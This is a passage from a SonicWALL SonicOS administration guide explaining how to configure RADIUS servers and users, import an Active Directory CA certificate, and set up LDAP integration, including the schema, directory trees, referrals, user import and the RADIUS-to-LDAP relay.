- [“Configuring RADIUS Servers” on page 1120](#)
- [“Configuring RADIUS Users” on page 1121](#)
- [“RADIUS with LDAP for user groups” on page 1123](#)
- [“RADIUS Client Test” on page 1124](#)

## Configuring RADIUS Settings

**Topics:**

- [“Configuring Global RADIUS Settings” on page 1120](#)
- [“Configuring RADIUS Servers” on page 1120](#)

## Configuring Global RADIUS Settings

- Step 1** On the **User > Settings** page, click **Configure** to set up your RADIUS server settings on the SonicWALL. The **RADIUS Configuration** window is displayed.

The screenshot shows the RADIUS Configuration window with three tabs: Settings, RADIUS Users, and Test. The 'Settings' tab is active. Under 'Global RADIUS Settings', there are two input fields: 'RADIUS Server Timeout (seconds):' with a value of 5, and 'Retries:' with a value of 3. Below this is the 'RADIUS Servers' section, which is divided into 'Primary Server:' and 'Secondary Server:'. Each section has three input fields: 'Name or IP Address:', 'Shared Secret:', and 'Port Number:'. The 'Port Number' field for both servers is set to 1812.

- Step 2** Under **Global RADIUS Settings**, type in a value for the **RADIUS Server Timeout (seconds)**. The allowable range is 1-60 seconds with a default value of 5.
- Step 3** In the **Retries** field, enter the number of times the SonicWALL will attempt to contact the RADIUS server. If the RADIUS server does not respond within the specified number of retries, the connection is dropped. This field can range between 0 and 10, with a recommended setting of 3 RADIUS server retries.

## Configuring RADIUS Servers

In the **RADIUS Servers** section, you can designate the primary and optionally, the secondary RADIUS server. An optional secondary RADIUS server can be defined if a backup RADIUS server exists on the network.

- Step 1** In the **Primary Server** section, type the host name or IP address of the RADIUS server in the **Name or IP Address** field.
- Step 2** Type the RADIUS server administrative password or “shared secret” in the **Shared Secret** field. The alphanumeric **Shared Secret** can range from 1 to 31 characters in length. The shared secret is case sensitive.
- Step 3** Type the **Port Number** for the RADIUS server to use for communication with the SonicWALL. The default is 1812.
- Step 4** In the **Secondary Server** section, optionally type the host name or IP address of the secondary RADIUS server in the **Name or IP Address** field.
- Step 5** Type the RADIUS server administrative password or “shared secret” in the **Shared Secret** field. The alphanumeric **Shared Secret** can range from 1 to 31 characters in length. The shared secret is case sensitive.



- Step 6** Type the **Port Number** for the secondary RADIUS server to use for communication with the SonicWALL. The default is 1812.

## Configuring RADIUS Users

On the **RADIUS Users** tab you can specify what types of local or LDAP information to use in combination with RADIUS authentication. You can also define the default user group for RADIUS users.

### Topics:

- [“Configuring RADIUS Users Settings” on page 1121](#)
- [“Creating a New User Group for RADIUS Users” on page 1122](#)

## Configuring RADIUS Users Settings

### To configure the RADIUS user settings:

- Step 1** On the **RADIUS Users** tab, select **Allow only users listed locally** if only the users listed in the SonicWALL database are authenticated using RADIUS.
- Step 2** Select the mechanism used for setting user group memberships for RADIUS users from the following choices:
- Select **Use SonicWALL vendor-specific attribute on RADIUS server** to apply a configured vendor-specific attribute from the RADIUS server. The attribute must provide the user group to which the user belongs.
  - Select **Use RADIUS Filter-ID attribute on RADIUS server** to apply a configured Filter-ID attribute from the RADIUS server. The attribute must provide the user group to which the user belongs.
  - Select **Use LDAP to retrieve user group information** to obtain the user group from the LDAP server. You can click the **Configure** button to set up LDAP if you have not already configured it or if you need to make a change. For information about configuring LDAP, see [“Configuring the SonicWALL Appliance for LDAP” on page 1126](#).
  - If you do not plan to retrieve user group information from RADIUS or LDAP, select **Local configuration only**.

- For a shortcut for managing RADIUS user groups, check **Memberships can be set locally by duplicating RADIUS user names**. When you create users with the same name locally on the security appliance and manage their group memberships, the memberships in the RADIUS database will automatically change to mirror your local changes.

**Step 3** If you have previously configured User Groups on the SonicWALL, select the group from the **Default user group to which all RADIUS users belong** drop-down list.

### Creating a New User Group for RADIUS Users

In the RADIUS User Settings tab, you can create a new group by choosing **Create a new user group...** from the **Default user group to which all RADIUS users belong** drop-down list:

**Step 1** Select **Create a new user group...** The Add Group window displays.

**Step 2** In the **Settings** tab, enter a name for the group. You may enter a descriptive comment as well.

The screenshot shows the 'Add Group' window with the 'Settings' tab selected. It contains the following elements:

- Navigation tabs: Settings, Members, VPN Access, CFS Policy, Bookmark.
- Section header: Group Settings.
- Form fields: Name (text input), Comment (text input).
- Checkboxes:
  - Members go straight to the management UI on web login (Note that this will only apply if this new group is subsequently made an administrative one by giving it membership to another administrative group).
  - Require one-time passwords

**Step 3** In the **Members** tab, select the members of the group. Select the users or groups you want to add in the left column and click the -> button. Click **Add All** to add all users and groups.

The screenshot shows the 'Add Group' window with the 'Members' tab selected. It contains the following elements:

- Navigation tabs: Settings, Members, VPN Access, CFS Policy, Bookmark.
- Section header: Group Memberships.
- Two columns of lists:
  - Non-Member Users and Groups:** Content Filtering Bypass, Guest Services, Limited Administrators, SonicWALL Administrators, SonicWALL Read-Only Admins, SSLVPN Services.
  - Member Users and Groups:** (Empty list)
- Buttons at the bottom: Add All, >, <, Remove All.




**Note** You can add any group as a member of another group except **Everybody** and **All RADIUS Users**. Be aware of the membership of the groups you add as members of another group.

**Step 4** In the **VPN Access** tab, select the network resources to which this group will have VPN Access by default.




**Note** Group VPN access settings affect remote clients and SSL VPN Virtual Office bookmarks.



**Step 5** If you have Content Filtering Service (CFS) on your security appliance, you can configure the content filtering policy for this group on the **CFS Policy** tab. See [“Security Services > Content Filter” on page 1267](#) for instructions on registering for and managing the SonicWALL Content Filtering Service.

## RADIUS with LDAP for user groups

When RADIUS is used for user authentication, there is an option on the RADIUS Users page in the RADIUS configuration to allow LDAP to be selected as the mechanism for setting user group memberships for RADIUS users:



When **Use LDAP to retrieve user group information** is selected, after authenticating a user via RADIUS, his/her user group membership information will be looked up via LDAP in the directory on the LDAP/AD server.



**Note** If this mechanism is **not** selected, and one-time password is enabled, a RADIUS user will be receive a one-time password fail message when attempting to log in through SSL VPN.

Clicking the **Configure** button launches the LDAP configuration window.



Note

In this case, LDAP is not dealing with user passwords and the information that it reads from the directory is normally unrestricted, so operation without TLS could be selected, ignoring the warnings, if TLS is not available (e.g. if certificate services are not installed with Active Directory). However, it must be ensured that security is not compromised by the SonicWALL doing a clear-text login to the LDAP server – e.g. create a user account with read-only access to the directory dedicated for the SonicWALL's use. Do not use the administrator account in this case.

## RADIUS Client Test

In the RADIUS Configuration dialog box, you can test your RADIUS Client user name, password and other settings by typing in a valid user name and password and selecting one of the authentication choices for **Test**. Performing the test will apply any changes that you have made.

### To test your RADIUS settings:

- Step 1** In the **User** field, type a valid RADIUS login name.
- Step 2** In the **Password** field, type the password.
- Step 3** For **Test**, select one of the following:
  - **Password authentication:** Select this to use the password for authentication.
  - **CHAP:** Select this to use the Challenge Handshake Authentication Protocol. After initial verification, CHAP periodically verifies the identity of the client by using a three-way handshake.
  - **MSCHAP:** Select this to use the Microsoft implementation of CHAP. MSCHAP works for all Windows versions before Windows Vista.

- **MSCHAPv2:** Select this to use the Microsoft version 2 implementation of CHAP. MSCHAPv2 works for Windows 2000 and later versions of Windows.

**Step 4** Click the **Test** button. If the validation is successful, the **Status** messages changes to **Success**. If the validation fails, the **Status** message changes to **Failure**.

To complete the RADIUS configuration, click **OK**.

Once the SonicWALL has been configured, a VPN Security Association requiring RADIUS authentication prompts incoming VPN clients to type a User Name and Password into a dialog box.

## Configuring LDAP Integration in SonicOS

Integrating your SonicWALL appliance with an LDAP directory service requires configuring your LDAP server for certificate management, installing the correct certificate on your SonicWALL appliance, and configuring the SonicWALL appliance to use the information from the LDAP Server. For an introduction to LDAP, see [“Using LDAP / Active Directory / eDirectory Authentication” on page 1077](#).

See the following sections:

- [“Preparing Your LDAP Server for Integration” on page 1125](#)
- [“Configuring the SonicWALL Appliance for LDAP” on page 1126](#)

### Preparing Your LDAP Server for Integration

Before beginning your LDAP configuration, you should prepare your LDAP server and your SonicWALL for LDAP over TLS support. This requires:

- Installing a server certificate on your LDAP server.
- Installing a CA (Certificate Authority) certificate for the issuing CA on your SonicWALL appliance.

The following procedures describe how to perform these tasks in an Active Directory environment:

- [“Configuring the CA on the Active Directory Server” on page 1125](#)
- [“Exporting the CA Certificate from the Active Directory Server” on page 1126](#)
- [“Importing the CA Certificate onto the SonicWALL” on page 1126](#)

### Configuring the CA on the Active Directory Server

To configure the CA on the Active Directory server (skip the first five steps if Certificate Services are already installed):

- 
- Step 1** Navigate to **Start > Settings > Control Panel > Add/Remove Programs**
  - Step 2** Select **Add/Remove Windows Components**
  - Step 3** Select **Certificate Services**
  - Step 4** Select **Enterprise Root CA** when prompted.
  - Step 5** Enter the requested information. For information about certificates on Windows systems, see

<http://support.microsoft.com/kb/931125>.

- Step 6** Launch the **Domain Security Policy** application: Navigate to **Start > Run** and run the command: **dmpol.msc**.
- Step 7** Open **Security Settings > Public Key Policies**.
- Step 8** Right click **Automatic Certificate Request Settings**.
- Step 9** Select **New > Automatic Certificate Request**.
- Step 10** Step through the wizard, and select **Domain Controller** from the list.

## Exporting the CA Certificate from the Active Directory Server

To export the CA certificate from the AD server:

- 
- Step 1** Launch the **Certification Authority** application: **Start > Run > certsrv.msc**.
  - Step 2** Right click on the CA you created, and select **properties**.
  - Step 3** On the **General** tab, click the **View Certificate** button.
  - Step 4** On the **Details** tab, select **Copy to File**.
  - Step 5** Step through the wizard, and select the **Base-64 Encoded X.509 (.cer)** format.
  - Step 6** Specify a path and filename to which to save the certificate.

## Importing the CA Certificate onto the SonicWALL

To import the CA certificate onto the SonicWALL:

- 
- Step 1** Browse to **System > CA Certificates**.
  - Step 2** Select **Add new CA certificate**. Browse to and select the certificate file you just exported.
  - Step 3** Click the **Import certificate** button.

## Configuring the SonicWALL Appliance for LDAP

### Topics:

- [“Managing LDAP Integration” on page 1127](#)
- [“Configuring L2TP to use LDAP for MacOS and iOS Connections” on page 1138](#)

## Managing LDAP Integration

The **Users > Settings** page in the administrative interface provides the settings for managing your LDAP integration:

- Step 1** In the SonicOS administrative interface, open the **Users > Settings** page.
- Step 2** In the **Authentication method for login** drop-down list, select either **LDAP** or **LDAP + Local Users**.


- Step 3** Click **Configure**.
- Step 4** If you are connected to your SonicWALL appliance via HTTP rather than HTTPS, you will see a dialog box warning you of the sensitive nature of the information stored in directory services and offering to change your connection to HTTPS. If you have HTTPS management enabled for the interface to which you are connected (recommended), click **Yes**.
- Step 5** On the **Settings** tab of the LDAP Configuration window, configure the following fields:

- **Name or IP Address** – The FQDN or the IP address of the LDAP server against which you wish to authenticate. If using a name, be certain that it can be resolved by your DNS server. Also, if using TLS with the 'Require valid certificate from server' option, the name provided here must match the name to which the server certificate was issued (i.e. the CN) or the TLS exchange will fail.

- **Port Number** – The default LDAP over TLS port number is TCP 636. The default LDAP (unencrypted) port number is TCP 389. If you are using a custom listening port on your LDAP server, specify it here.
- **Server timeout** – The amount of time, in seconds, that the SonicWALL will wait for a response from the LDAP server before timing out. Allowable ranges are 1 to 99999 (in case you're running your LDAP server on a VIC-20 located on the moon), with a default of 10 seconds.
- **Overall operation timeout** – The amount of time, in minutes, to spend on any automatic operation. Some operations, such as directory configuration or importing user groups, can take several minutes, especially when multiple LDAP servers are in use. The default setting is 5 minutes.
- Select one of the following radio buttons:
  - **Anonymous Login** – Some LDAP servers allow for the tree to be accessed anonymously. If your server supports this (Active Directory generally does not), then you may select this option.
  - **Give login name/location in tree** – Select this option to build the distinguished name (dn) that is used to bind to the LDAP server from the "Login user name" and "User tree for login to server" fields according to the following rules:
    - The first name component begins "cn="
    - The 'location in tree' components all use "ou=" (apart from certain Active Directory built-ins that begin with "cn=")
    - The domain components all use "dc="If the **User tree for login to server** field is given as a dn, you can also select this option if the bind dn conforms to the first bullet above, but not to the second and/or the third bullet.
  - **Give bind distinguished name** – Select this option if the bind dn does not conform to the first bullet above (if the first name component does not begin with "cn="). This option can always be selected if the dn is known. You must provide the bind dn explicitly if the bind dn does not conform to the first bullet above.



- **Login user name** – Specify a user name that has rights to log in to the LDAP directory. The login name will automatically be presented to the LDAP server in full dn notation. This can be any account with LDAP read privileges (essentially any user account) – Administrative privileges are not required. *Note that this is the user's name, not their login ID (e.g. Jones Smith rather than jsmith).*



- **Login password** – The password for the user account specified above.
- **Protocol version** – Select either LDAPv3 or LDAPv2. Most modern implementations of LDAP, including Active Directory, employ LDAPv3.
- **Use TLS** – Use Transport Layer Security (SSL) to log in to the LDAP server. It is strongly recommended that TLS be used to protect the username and password information that will be sent across the network. Most modern implementations of LDAP server, including Active Directory, support TLS. Deselecting this default setting will display an alert that you must accept to proceed.
- **Send LDAP 'Start TLS' Request** – Some LDAP server implementations support the Start TLS directive rather than using native LDAP over TLS. This allows the LDAP server to listen on one port (normally 389) for LDAP connections, and to switch to TLS as directed by the client. Active Directory does not use this option, and it should only be selected if required by your LDAP server.
- **Require valid certificate from server** – Validates the certificate presented by the server during the TLS exchange, matching the name specified above to the name on the certificate. Deselecting this default option will present an alert, but exchanges between the SonicWALL and the LDAP server will still use TLS – only without issuance validation.
- **Local certificate for TLS** – Optional, to be used only if the LDAP server requires a client certificate for connections. Useful for LDAP server implementations that return passwords to ensure the identity of the LDAP client (Active Directory does not return passwords). This setting is not required for Active Directory.

If your network uses multiple LDAP/AD servers with referrals, then select one as the primary server (probably the one that holds the bulk of the users) and use the above settings for that server. It will then refer the SonicWALL on to the other servers for users in domains other than its own. For the SonicWALL to be able to log in to those other servers, each server must have a user configured with the same credentials (user

name, password and location in the directory) as the login to the primary server. This may entail creating a special user in the directory for the SonicWALL login. Note that only read access to the directory is required.

**Step 6** On the **Schema** tab, configure the following fields:

- **LDAP Schema** – Select one of the following:

- Microsoft Active Directory
- RFC2798 inetOrgPerson
- RFC2307 Network Information Service
- Samba SMB
- Novell eDirectory
- User defined

Selecting any of the predefined schemas will automatically populate the fields used by that schema with their correct values. Selecting **User defined** will allow you to specify your own values – use this only if you have a specific or proprietary LDAP schema configuration.

- **Object class** – Select the attribute that represents the individual user account to which the next two fields apply.
- **Login name attribute** – Select one of the following to define the attribute that is used for login authentication:
  - **sAMAccountName** for Microsoft Active Directory
  - **inetOrgPerson** for RFC2798 inetOrgPerson
  - **posixAccount** for RFC2307 Network Information Service
  - **sambaSAMAccount** for Samba SMB
  - **inetOrgPerson** for Novell eDirectory

- **Qualified login name attribute** – Optionally select an attribute of a user object that sets an alternative login name for the user in *name@domain* format. This may be needed with multiple domains in particular, where the simple login name may not be unique across domains. This is set to **mail** for Microsoft Active Directory and RFC2798 inetOrgPerson.
- **User group membership attribute** – Select the attribute that contains information about the groups to which the user object belongs. This is **memberOf** in Microsoft Active Directory. The other predefined schemas store group membership information in the group object rather than the user object, and therefore do not use this field.
- **Framed IP address attribute** – Select the attribute that can be used to retrieve a static IP address that is assigned to a user in the directory. Currently it is only used for a user connecting via L2TP with the SonicWALL's L2TP server. In the future this may also be supported for Global VPN Client. In Active Directory the static IP address is configured on the Dial-in tab of a user's properties.
- **User Group Objects** – This section is auto-configured unless you select **User Defined** for the **LDAP Schema**.
  - **Object class** – Specify the name associated with the group of attributes.
  - **Member attribute** – Specify the attribute associated with a member.
    - Select whether this attribute is a **Distinguished name** or **User ID**.
  - **Read from server** – Click to read the user group object information from the LDAP server.
    - Select whether you want to **Automatically update the schema configuration** or **Export details of the schema**.

**Step 7** On the **Directory** tab, configure the following fields:

The screenshot shows the 'Directory' configuration page in SonicOS. At the top, there are tabs for 'Settings', 'Schema', 'Directory' (selected), 'Referrals', 'LDAP Users', 'LDAP Relay', and 'Test'. Below the tabs is the 'User Directory Information' section. It contains the following fields:

- Primary domain:** mydomain.com
- User tree for login to server:** mydomain.com/Users
- Trees containing users:** mydomain.com/Users
- Trees containing user groups:** mydomain.com/Users

Each of the 'Trees containing users' and 'Trees containing user groups' sections has a list box with 'mydomain.com/Users' inside, and below the list box are up and down arrow buttons, and 'Add', 'Edit', and 'Remove' buttons. At the bottom right of the form is an 'Auto-configure' button.

- **Primary Domain** – The user domain used by your LDAP implementation. For AD, this will be the Active Directory domain name, e.g. *yourADdomain.com*. Changes to this field will, optionally, automatically update the tree information in the rest of the page. This is set to **mydomain.com** by default for all schemas except Novell eDirectory, for which it is set to **o=mydomain**.
- **User tree for login to server** – The tree in which the user specified in the **Settings** tab resides. For example, in Active Directory the 'administrator' account's default tree is the same as the user tree.
- **Trees containing users** – The trees where users commonly reside in the LDAP directory. One default value is provided which can be edited, and up to a total of 64 DN values may be provided. The SonicWALL will search the directory using them all until a match is found, or the list is exhausted. If you have created other user containers within your LDAP or AD directory, you should specify them here.
- **Trees containing user groups** – Same as above, only with regard to user group containers, and a maximum of 32 DN values may be provided. These are only applicable when there is no user group membership attribute in the schema's user object, and are not used with AD.

All the above trees are normally given in URL format but can alternatively be specified as distinguished names (e.g. "myDom.com/Sales/Users" could alternatively be given as the DN "ou=Users,ou=Sales,dc=myDom,dc=com"). The latter form will be necessary if the DN does not conform to the normal formatting rules as per that example. In Active Directory the URL corresponding to the distinguished name for a tree is displayed on the Object tab in the properties of the container at the top of the tree.



**Note** AD has some built-in containers that do not conform (e.g. the DN for the top level Users container is formatted as "cn=Users,dc=...", using 'cn' rather than 'ou') but the SonicWALL knows about and deals with these, so they can be entered in the simpler URL format.

Ordering is not critical, but since they are searched in the given order it is most efficient to place the most commonly used trees first in each list. If referrals between multiple LDAP servers are to be used, then the trees are best ordered with those on the primary server first, and the rest in the same order that they will be referred.



**Note** When working with AD, to determine the location of a user in the directory for the 'User tree for login to server' field, the directory can be searched manually from the Active Directory Users and Settings control panel applet on the server, or a directory search utility such as queryad.vbs in the Windows NT/2000/XP Resource Kit can be run from any PC in the domain.

- **Auto-configure** – This causes the SonicWALL to auto-configure the **Trees containing users** and **Trees containing user groups** fields by scanning through the directory/ directories looking for all trees that contain user objects. To use auto-configure, first enter a value in the **User tree for login to server** field (unless anonymous login is set), and then click the **Auto-configure** button to bring up the following dialog:

The lists of sub-trees within the given domain that contain user and user group objects will be automatically populated from the LDAP server(s).

Domain to search:

Append to existing trees
  Replace existing trees

Note that if any sub-domains on secondary LDAP servers do not automatically get referenced from the primary domain, you can re-run this to enter them individually.

Any secondary LDAP servers must have a user configured with the same credentials (login name, password and location in the directory) as per the user that is configured for login to the primary LDAP server. If a secondary LDAP server holds multiple domains then you must do the domain that this user logs in to first on that server.

In the Auto Configure dialog box, enter the desired domain in the **Domain to search** field.

Select one of the following:

- **Append to existing trees** – This selection will append newly located trees to the current configuration.
  - **Replace existing trees** – This selection will start from scratch removing all currently configured trees first.
- Click **OK**.

The auto-configuration process may also locate trees that are not needed for user login. You can manually remove these entries.

If using multiple LDAP/AD servers with referrals, this process can be repeated for each, replacing the **Domain to search** value accordingly and selecting **Append to existing trees** on each subsequent run.

**Step 8** On the **Referrals** tab, configure the following fields:

**LDAP Referrals and References**

LDAP referrals and continuation references can simplify configuration, but using them can also lead to performance issues. They can be used by this SonicWALL in the following ways:

- It is necessary to use referrals any time that user information is located on an LDAP server other than the configured primary one.
- Individual directory trees can be manually configured to span multiple LDAP servers, and that requires the use of continuation references during authentication.
- During auto-configuration of the directory, continuation references can allow the trees to be read from multiple LDAP servers in a single operation.
- With single-sign-on, the LDAP directory is searched for domain entries corresponding to the domains that users are logged into. For this to work with users in multiple sub-domains having separate LDAP servers, continuation references must be used here.

Allow referrals

Allow continuation references during user authentication

Allow continuation references during directory auto-configuration

Allow continuation references in domain searches

- **Allow referrals** – Select this option any time that user information is located on an LDAP server other than the configured primary one.
- **Allow continuation references during user authentication** – Select this option any time that individual directory trees have been manually configured to span multiple LDAP servers.
- **Allow continuation references during directory auto-configuration** – Select this option to allow the trees to be read from multiple LDAP servers in a single operation.
- **Allow continuation references in domain searches** – Select this option when using single-sign-on with users in multiple sub-domains having separate LDAP servers.

**Step 9** On the **LDAP Users** tab, configure the following fields:

**LDAP User Settings**

Allow only users listed locally


User group memberships can be set locally by duplicating LDAP user names

Default LDAP User Group:

The names of user groups and possibly certain users on the LDAP server may need to be duplicated on the SonicWALL if they are to be used with policy rules, CFS policies, etc. This process can be automated by having the SonicWALL read them directly from the LDAP server and import selected ones into the local database.

- **Allow only users listed locally** – Requires that LDAP users also be present in the SonicWALL local user database for logins to be allowed.
- **User group membership can be set locally by duplicating LDAP user names** – Allows for group membership (and privileges) to be determined by the intersection of local user and LDAP user configurations.

- **Default LDAP User Group** – A default group on the SonicWALL to which LDAP users will belong in addition to group memberships configured on the LDAP server.
- **Import users** – You can click this button to configure local users on the SonicWALL by retrieving the user names from your LDAP server. The **Import users** button launches a window containing the list of user names available for import to the SonicWALL.



In the **LDAP Import Users** window, select the checkbox for each user that you want to import into the SonicWALL, and then click **Save selected**.

The list of users read from the LDAP server can be quite long, and you might not want to import all of them. A **Remove from list** button is provided, along with several methods of selecting unwanted users. You can use these options to reduce the list to a manageable size and then select the users to import.

Having users on the SonicWALL with the same name as existing LDAP users allows SonicWALL user privileges to be granted upon successful LDAP authentication.

- **Import user groups** – You can click this button to configure user groups on the SonicWALL by retrieving the user group names from your LDAP server. The **Import user groups** button launches a window containing the list of user group names available for import to the SonicWALL.

Listed below are the user groups that were read from the LDAP server. Select the groups to import, and then click Save selected to add those user group names to the SonicWALL's local user groups.

*Select/deselect all:*  
 3200beta  
 3g feedback  
 4100beta  
 AVBETA  
 Acrobat5  
 Disabled Users  
 Guests  
 SonicOS42\_beta  
 sumeetmishra\_temp  
 testing1

In the LDAP Import User Groups window, select the checkbox for each group that you want to import into the SonicWALL, and then click **Save selected**.

Having user groups on the SonicWALL with the same name as existing LDAP/AD user groups allows SonicWALL group memberships and privileges to be granted upon successful LDAP authentication.

Alternatively, you can manually create user groups on the LDAP/AD server with the same names as SonicWALL built-in groups (such as 'Guest Services', 'Content Filtering Bypass', 'Limited Administrators') and assign users to these groups in the directory. This also allows SonicWALL group memberships to be granted upon successful LDAP authentication.

The SonicWALL appliance can retrieve group memberships efficiently in the case of Active Directory by taking advantage of its unique trait of returning a 'memberOf' attribute for a user.



**Step 10** On the **LDAP Relay** tab, configure the following fields:

**RADIUS to LDAP Relay Settings**

This SonicWALL can operate as a RADIUS server for remote SonicWALLs that do not support LDAP, acting as a gateway between RADIUS and LDAP, and relaying authentication requests from them to the LDAP server.

Enable RADIUS to LDAP Relay

Allow RADIUS clients to connect via:

Trusted Zones  WAN Zone  Public Zones  Wireless Zones  VPN Zone

RADIUS shared secret:

User group for legacy VPN users:

User group for legacy VPN client users:

User group for legacy L2TP users:

User group for legacy users with Internet access:

The RADIUS to LDAP Relay feature is designed for use in a topology where there is a central site with an LDAP/AD server and a central SonicWALL with remote satellite sites connected into it via low-end SonicWALL security appliances that may not support LDAP. In that case the central SonicWALL can operate as a RADIUS server for the remote SonicWALLs, acting as a gateway between RADIUS and LDAP, and relaying authentication requests from them to the LDAP server.

Additionally, for remote SonicWALLs running non-enhanced firmware, with this feature the central SonicWALL can return legacy user privilege information to them based on user group memberships learned via LDAP. This avoids what can be very complex configuration of an external RADIUS server such as IAS for those SonicWALLs.

- **Enable RADIUS to LDAP Relay** – Enables this feature.
- **Allow RADIUS clients to connect via** – Check the relevant checkboxes and policy rules will be added to allow incoming RADIUS requests accordingly.
- **RADIUS shared secret** – This is a shared secret common to all remote SonicWALLs.
- **User groups for legacy VPN users** – Defines the user group that corresponds to the legacy 'Access to VPNs' privileges. When a user in this user group is authenticated, the remote SonicWALL is notified to give the user the relevant privileges.
- **User groups for legacy VPN client users** – Defines the user group that corresponds to the legacy 'Access from VPN client with XAUTH' privileges. When a user in this user group is authenticated, the remote SonicWALL is notified to give the user the relevant privileges.
- **User groups for legacy L2TP users** – Defines the user group that corresponds to the legacy 'Access from L2TP VPN client' privileges. When a user in this user group is authenticated, the remote SonicWALL is notified to give the user the relevant privileges.
- **User groups for legacy users with Internet access** – Defines the user group that corresponds to the legacy 'Allow Internet access (when access is restricted)' privileges. When a user in this user group is authenticated, the remote SonicWALL is notified to give the user the relevant privileges.



**Note** The 'Bypass filters' and 'Limited management capabilities' privileges are returned based on membership to user groups named 'Content Filtering Bypass' and 'Limited Administrators' – these are not configurable.

**Step 11** Select the **Test** tab to test the configured LDAP settings:

